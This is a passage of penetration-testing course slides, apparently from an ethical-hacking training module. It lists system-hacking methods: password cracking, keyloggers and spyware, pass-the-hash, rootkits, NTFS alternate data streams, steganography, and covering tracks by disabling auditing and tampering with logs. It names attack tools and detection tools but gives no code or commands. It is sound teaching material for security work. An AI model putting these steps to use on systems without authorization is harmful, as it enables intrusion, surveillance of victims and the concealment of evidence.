
6 Penetration Testing

Password Cracking



Password Cracking

(Cont'd)



- Record every keystroke that an user types using keyloggers
- Secretly gather person or organization personal information using spyware
- With the help of a Trojan, get access to the stored passwords in the Trojaned computer
- Inject a compromised hash into a local session and use the hash to validate to network resources
- Run packet sniffer tools on the LAN to access and record the raw network traffic that may include passwords sent to remote systems
- Acquires access to the communication channels between victim and server to extract the information
- Use a Sniffer to capture packets and authentication tokens. After extracting relevant info, place back the tokens on the network to gain access
- Recover password-protected files using the unused processing power of machines across the network to decrypt password

Privilege Escalation



- Use **privilege escalation tools** such as Active@ Password Changer, Offline NT Password & Registry Editor, Windows Password Reset Kit, Windows Password Recovery Tool, ElcomSoft System Recovery, Trinity Rescue Kit, Windows Password Recovery Bootdisk, etc.





Executing Applications



START

Check if antivirus software is installed and up to date

Check if firewall software and anti-keylogging software are installed

Check if the hardware systems are secured in a locked environment

Try to use keyloggers


Try to use Spywares

Use tools for remote execution



- Use **keyloggers** such as All In One Keylogger, Ultimate Keylogger, Advanced Keylogger, etc.
- Use **spywares** such as Spytech SpyAgent, SoftActivity TS Monitor, Spy Voice Recorder, Mobile Spy, SPYPhone, etc.


Hiding Files



- Try to install the rootkit in the target system to **maintain hidden access**
- Perform Integrity Based Detection, Signature Based Detection, Cross View Based Detection, and Heuristic Detection techniques to **detect rootkits**
- Use **anti-rootkits** such as Stinger, UnHackMe, Virus Removal Tool, Rootkit Buster, etc. to detect rootkits
- Use NTFS Alternate Data Stream (ADS) to **inject malicious code** on a breached system and execute them without being detected by the user
- Use **NTFS stream detectors** such as StreamArmor, ADS Spy, Streams, etc. to detect NTFS-ADS stream
- Use steganography technique **to hide secret message** within an ordinary message and extract it at the destination to maintain confidentiality of data
- Use **steganography detection tools** such as Gargoyle Investigator™ Forensic Pro, Xstegsecret, Stego Suite, Stegdetect, etc. to perform steganalysis



Covering Tracks



- Remove **web activity tracks** such as MRU, cookies, cache, temporary files and history
- Disable auditing using tool such as **Auditpol**
- Tamper log files such as event log files, server log files and proxy log files by **log poisoning or log flooding**
- Use **track covering tools** such as CCleaner, MRU-Blaster, Wipe, Tracks Eraser Pro, Clear My History, etc.

Module Summary



- Attackers use a variety of means to penetrate systems, such as:
 - ⊕ Uses password cracking techniques to gain unauthorized access to the vulnerable system
 - ⊕ Creates a list (dictionary) of all possible passwords from the information collected through social engineering and perform dictionary, brute force, and rule-based attack on the victim's machine to crack the passwords
 - ⊕ Performs privilege escalation attack which takes advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications
 - ⊕ Executes malicious programs remotely in the victim's machine to gather information
 - ⊕ Uses keystroke loggers and spywares to gather confidential information about victim such as email ID, passwords, banking details, chat room activity, IRC, instant messages, etc.
 - ⊕ Uses rootkits to hide their presence as well as malicious activities, which grant them full access to the server or host at that time and also in future
 - ⊕ Uses steganography techniques to hide messages such as list of the compromised servers, source code for the hacking tool, communication and coordination channel, plans for future attacks, etc.
- Once intruders have successfully gained administrator access on a system, they will try to cover the tracks to avoid their detection